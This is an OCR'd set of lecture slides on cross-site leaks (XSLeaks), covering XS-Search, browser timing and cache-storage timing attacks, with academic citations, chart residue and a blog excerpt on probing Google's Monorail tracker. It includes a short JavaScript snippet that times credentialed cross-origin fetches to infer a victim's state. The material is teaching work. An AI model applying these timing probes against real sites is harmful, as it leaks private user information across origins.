
# Client-side: XSLeaks

- Cross-site leaks: obtain side-channel information of cross-origin resource
- Same attack scenario as with CSRF
  - Victim executes JS on attacker.com
- Types of side-channel information
  - Size, web page has iframe, response status
- Response from website depends on state of the user
  - Attacker can infer this state

# May leak informatio





~183kB




~19kB

# May leak inform
# (sec




Gelernter, Nethanel, and Amir Herzberg. "Cross-site search attacks." Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS). ACM, 2015.

# Client-side: XSLeaks

- XS-Search is an instance of XSLeaks
  - Abuses search functionality of target site
  - Leverages either processing time or response size
  - May try to perform response (size/time) inflation
- search(keyword) returns 1/0 results
  - Response inflation: 1 result will be repeated many times
  - Response time leaks whether 1 or 0 results were returned
- Search for secret string character by character

# Client-side: XSLeaks


- Techniques to leak response size:
  - Web timing
  - Browser timing
  - Browser storage quota
  - TCP windows (HEIST)
- Other leaking vectors:
  - Frame count
  - Number of redirects
  - Error events: response status
  - XSS filter: presence of JS code
  - …


# Client-side web vulnerabilities

## XSLeaks: web/browser timing

# Cross-site timing attacks [1]

- State-dependent content






`<img src="https://example.com/index.hmtl">`

**error** event

[1] Bortz et al. 2007. Exposing private information by timing web applications. In Proceedings of the 16th international conference on World Wide Web (WWW '07). ACM, New York, NY, USA, 621-628.

# Browser-based timing attacks [1]





→ Abuse of firing events during parsing process

- **suspend** when fetched
- **error** on fail

[1] Van Goethem et al. The Clock is Still Ticking: Timing Attacks in the Modern Web. In Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS '15). ACM, New York, NY, USA, 1382-1393.

# XSLeaks: Cache Storage Attack

```
let url = 'https://example.org/resource';
let opts = {credentials: "include", mode: "no-cors"};
let request = new Request(url, opts);
let bogusReq = new Request('/bogus');
fetch(request).then(function(resp) {
    // Resource download complete
    start = window.performance.now();
    return cache.put(bogusReq, resp.clone())
}).then(function() {
    // Resource stored in cache
    end = window.performance.now();
});
```



Classic timing attack
Video parsing attack
Cache storing attack
Cache + video parsing
7500
5000
2500
0
25
50
75
100
Avg. time to perform timing attack (ms)
Difference in file size (kB)

# XSLeaks: Browser-based timing attacks

- Can differentiate resource that differ few KB
- Video parsing mechanisms already patched is several browsers
  - New features may cause new side-channels (e.g. SRI, image parsing, …)
- Real-world attacks can be improved by using response inflation
  - One result is repeated many times → difference in response size is artificially enlarged
- Attacks discovered in 2016; bug hunters starting to leverage techniques

# XS-Searching Google’s bug tracker to find out vulnerable source code

## Or how side-channel timing attacks aren’t that impractical

Luan Herrera  Follow
Nov 19, 2018 · 6 min read

Monorail is an open-source issue tracker used by many “Chromium-orbiting” projects, including Monorail itself. Other projects include Angle, PDFium, Gerrit, V8, and the Alliance for Open Media. It is also used by Project Zero, Google’s 0-day bug-finding team.

This article is a detailed explanation of how I could have exploited Google’s Monorail issue tracker to leak sensitive information (vulnerable source code

# Client-side web vulnerabilities

